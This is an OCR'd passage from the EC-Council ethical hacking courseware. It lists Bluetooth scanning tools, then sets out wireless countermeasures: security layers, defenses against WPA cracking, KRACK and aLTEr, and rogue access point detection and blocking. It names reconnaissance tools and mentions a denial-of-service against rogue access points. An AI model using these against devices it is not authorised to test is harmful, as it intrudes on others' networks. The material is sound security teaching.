


Figure 16.114: Screenshot showing the output of BtleJack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Bluetooth Hacking Tools

- **BluetoothView**

  Source: *https://www.nirsoft.net*

  BluetoothView is a utility that monitors the activity of Bluetooth devices in the vicinity. For each detected Bluetooth device, it displays information such as device name, Bluetooth address, major device type, minor device type, first detection time, and last detection time. It can also provide a notification when a new Bluetooth device is detected.




Figure 16.115: Screenshot of BluetoothView

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some additional Bluetooth hacking tools:

- BTCrawler (*http://petronius.sourceforge.net*)
- BlueScan (*http://bluescanner.sourceforge.net*)
- Bluetooth Vulnerability Finder (*https://play.google.com*)
- Bluetooth Scanner – btCrawler (*https://play.google.com*)
- Bluedevil (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 Wireless Concepts

2 Wireless Encryption

3 Wireless Threats

4 Wireless Hacking Methodology

5 Wireless Hacking Tools

6 Bluetooth Hacking

7 Countermeasures


8 Wireless Security Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasures

The previous sections explained how attackers hack wireless networks to obtain sensitive data. An ethical hacker works on increasing the security of a wireless network. To secure a wireless network, it is important to implement and adopt appropriate countermeasures. This section lists the countermeasures and best practices for wireless network security.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Security Layers

A wireless security mechanism has six layers. This layered approach increases the scope of preventing an attacker from compromising a network and increases the possibility of catching the attacker. The below figure shows the structure of wireless security layers.




Figure 16.116: Structure of wireless security layers

- **Wireless signal security**: In wireless networks, the network and RF spectrum within the environment should be continuously monitored and managed to identify the threats and awareness capability. A wireless intrusion detection system (WIDS) analyzes and

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

monitors the RF spectrum. Alarm generation helps detect unauthorized wireless devices that violate the security policies of the network. Activities such as increased bandwidth usage, RF interferences, and unknown rogue wireless APs might indicate a malicious intruder on the network. Continuous monitoring of the network is the only measure that can prevent such attacks and secure the network.

- **Connection security**: Per frame/packet authentication provides protection against MITM attacks. It prevents an attacker from sniffing data when two genuine users communicate with each other, thereby securing the connection.
- **Device security**: Both vulnerability and patch management are important components of the security infrastructure.
- **Data protection**: Encryption algorithms such as WPA3, WPA2, and AES can protect data.
- **Network protection**: Strong authentication ensures that only authorized users gain access to a network.
- **End-user protection**: Even if the attacker has associated with APs, personal firewalls installed on the end user systems on the WLAN prevents the attacker from accessing files.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Defense Against WPA/WPA2/WPA3 Cracking

Passphrases	⊖ The only way to crack WPA is to sniff the password PMK associated with the "handshake" authentication process, and if this password is extremely complicated, it will be almost impossible to crack ⊖ Select a random passphrase that is not made up of dictionary words ⊖ Select a complex passphrase of a minimum of 20 characters in length and regularly change it ⊖ Use diceware words or a password manager to secure passwords
Client Settings	⊖ Use WPA2 with AES/CCMP encryption only ⊖ Properly set the client settings (e.g., validate the server, specify server address, do not prompt for new servers, etc.)
Additional Controls	⊖ Use virtual-private-network (VPN) technology, such as Remote Access VPN, Extranet VPN, and Intranet VPN ⊖ Implement a Network Access Control (NAC) or Network Access Protection (NAP) solution for additional control over end-user connectivity

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Defense Against WPA/WPA2/WPA3 Cracking

- Passphrases

  The only way to crack WPA is to sniff the PMK password associated with the "handshake" authentication process. If this password is extremely complicated, it will be almost impossible to crack. The following measures can be adopted to secure passwords.

  - Select a random passphrase that is not made up of dictionary words.
  - Select a complex passphrase of a minimum of 20 characters in length and change it at regular intervals.
  - Use diceware words or a password manager to secure passwords.
- **Client Settings**
  - Use WPA2 with AES/CCMP encryption only.
  - Set proper client settings (e.g., validate the server, specify server address, and do not prompt for new servers).
  - Regenerate keys for every new connection.
- **Additional Controls**
  - Ensure periodic updates to the firmware of wireless devices.
  - Use virtual-private-network (VPN) technologies such as remote access VPN, extranet VPN, and intranet VPN.
  - Implement protocols such as IPSec and SSL/TLS for secure communication

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Implement a network access control (NAC) or network access protection (NAP) solution for additional control over end-user connectivity

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Defense Against KRACK and aLTEr Attacks

KRACK Attack

- Update all the routers and Wi-Fi devices with the latest security patches
- Turn On auto updates for all the wireless devices and patch the device firmware
- Avoid using public Wi-Fi networks
- Browse only secure websites, and do not access sensitive resource when your device is connected to an unprotected network
- If you own IoT devices, audit the devices, and do not connect to insecure Wi-Fi routers
- Always enable the HTTPS Everywhere extension
- Ensure to enable two-factor authentication

aLTEr Attack

- Encrypt DNS queries and only use trusted DNS resolvers
- Resolve DNS queries using the HTTPS protocol
- Access only those websites having HTTPS connections
- Use DNS over TLS or DTLS to provide encryption and integrity-protection to the DNS traffic
- Implement RFC 7858/RFC 8310 to prevent DNS spoofing attacks
- Add MAC to user plane packets
- Use DNSCrypt protocol to authenticate communication between a DNS client and DNS resolver
- Use mobile device tools such as Zimperium to detect phishing and other attacks from malicious sites

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Defense Against KRACK Attacks

The following are some countermeasures to prevent KRACK attacks.

- Update all the routers and Wi-Fi devices with the latest security patches.
- Turn on auto updates for all the wireless devices and patch the device firmware.
- Avoid using public Wi-Fi networks.
- Browse only secured websites and do not access sensitive resources when the device is connected to an unprotected network.
- If there are IoT devices, audit the devices and do not connect to insecure Wi-Fi routers.
- Always enable the HTTPS Everywhere extension.
- Enable two-factor authentication.
- Use a VPN to secure information in transit.

Defense Against aLTEr Attacks

The foremost recommended method to defend a network from aLTEr attacks is to encrypt DNS queries with proper security standards. To implement this measure, Cisco, in collaboration with Apple, developed an app named "Cisco Security Connectors" that prevents clients from entering unintended websites. This app encrypts DNS queries and loads them into the Cisco Umbrella (intelligence block) for further validation. It protects the network from hijacking at the IP level as well as the DNS level. The following countermeasures can be adopted to defend against aLTEr attacks.

- Encrypt DNS queries and use only trusted DNS resolvers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Resolve DNS queries using the HTTPS protocol.
- Access only websites having HTTPS connections.
- Use DNS over the Transport Layer Security (TLS) or DNS over datagram TLS (DTLS) to encrypt the DNS traffic and for integrity protection.
- Implement RFC 7858/RFC 8310 to prevent DNS spoofing attacks. It can also increase the encryption and intelligent policies for name resolution.
- Add a message authentication code (MAC) to user plane packets.
- Use the DNSCrypt protocol to authenticate communication between a DNS client and a DNS resolver.
- Use mobile device tools such as Zimperium to detect phishing and other attacks from malicious sites.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Detection and Blocking of Rogue APs

Detection of Rogue APs

- **RF Scanning**
  - Re-purposed APs that perform only packet capturing and analysis (RF sensors) are plugged in all over the wired network to detect and warn the WLAN administrator about any wireless devices operating in the area
- **AP Scanning**
  - APs that can detect neighboring APs operating in close proximity will expose the data through its MIBS and web interface
- **Wired Side Inputs**
  - A network management software uses this technique to detect rogue APs; this software detects devices connected in the LAN, including Telnet, SNMP, and Cisco discovery protocol (CDP), using multiple protocols

Blocking of Rogue APs

- Deny wireless services to new clients by launching a denial-of-service attack (DoS) on the rogue AP
- Block the switch port to which an AP is connected or manually locate the AP, and physically pull it off the LAN



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Detection and Blocking of Rogue APs

- Detection of Rogue APs
  - **RF scanning**: Re-purposed APs that perform only packet capturing and analysis (RF sensors) are plugged in all over the wired network to detect and warn the WLAN administrator about any wireless devices operating in the area.
  - **AP scanning**: APs that have the functionality of detecting neighboring APs will expose the data through its MIBS and web interface.
  - **Wired side inputs**: Network management software uses this technique to detect rogue APs. This software detects devices connected in the LAN, including Telnet, SNMP, and Cisco Discovery Protocol (CDP), using multiple protocols.
- Blocking of Rogue APs
  - Deny wireless service to new clients by launching a denial-of-service (DoS) attack on the rogue AP.
  - Block the switch port to which the AP is connected or manually locate the AP and physically remove it from the LAN.




Figure 16.117: Blocking of rogue APs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Defense Against Wireless Attacks

Best Practices for Configuration

- Change the default SSID after WLAN configuration
- Set the router access password and enable firewall protection
- Disable SSID broadcasts
- Disable remote router login and wireless administration
- Enable MAC Address filtering on your AP or router
- Enable encryption on your AP and change passphrase often

Best Practices for SSID Settings

